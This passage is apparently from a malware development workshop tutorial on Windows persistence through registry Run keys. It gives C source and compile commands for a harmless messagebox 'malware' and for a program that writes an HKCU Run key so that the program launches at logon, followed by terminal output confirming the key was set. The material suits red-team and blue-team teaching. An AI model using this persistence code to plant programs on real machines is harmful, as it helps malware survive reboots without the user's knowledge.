05 persistence - registry run keys

Adding an entry to the "run keys" in the registry will cause the app referenced to be executed when a user logs in. These apps will be executed under the context of the user and will have the account's associated permissions level.

The following run keys are created by default on Windows Systems:

```
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce"
```

Threat actors can use these configuration locations to execute malware to maintain persistence through system reboots. Threat actors may also use masquerading to make the registry entries look as if they are associated with legitimate programs.

Let's say we have a "malware" `hack.c`:

```
/*
 * Malware Persistence 101
 * hack.c
 * "Hello, Prishtina!" messagebox
 * author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow) {
  MessageBoxA(NULL, "Hello, Prishtina!","=^..^=", MB_OK);
  return 0;
}
```

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Malware compiling:

```
x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/01-classic-registry-run-keys$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/01-classic-registry-run-keys$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  3 17:24 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  1278 May  3 17:23 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 17:16 img
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 May  3 12:24 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   618 May  3 00:25 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc   292 May  3 00:25 hack.c
```


Then, let's create a script `pers.c` that creates registry keys that will execute our program `hack.exe` when we log into Windows:

```
/*
 * Malware Persistence 101
 * pers.c
 * Windows low level persistence via start folder registry key
 * author: @cocomelonc
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious app
  const char* exe = "Z:\\hack.exe";

  // startup
  LONG result = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 ,
KEY_WRITE, &hkey);
  if (result == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, logic is simplest one. We just add new registry key. Registry keys can be added from the terminal to the run keys to achieve persistence, but since I love to write code, I wanted to show how to do it with some lines of code.


Compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```



Then, first of all, check registry keys in the victim's machine:

```
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```





Then, run our `pers.exe` script and check again:

```
.\pers.exe
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```

```
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\01-classic-registry-ru
n-keys> .\pers.exe
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\01-classic-registry-ru
n-keys> reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    MicrosoftEdgeAutoLaunch_ACC88D453761B2B971E92ECDDF1E3157    REG_SZ    "C
:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-wi
ndow --win-session-start
    OneDrive    REG_SZ    "C:\Users\zhzhu\AppData\Local\Microsoft\OneDrive\O
neDrive.exe" /background
    Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\Process
Hacker.exe" -hide
    hack    REG_SZ    Z:\hack.exe
```

So now, check everything in action. Logout and login again:





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

Pwn! Everything is worked perfectly 😃

Creating registry keys that will execute an malicious app during Windows logon is one of the oldest tricks in the red team playbooks. Various threat actors and known tools such as Metasploit, Powershell Empire provide this capability therefore a mature blue team specialists will be able to detect this malicious activity.

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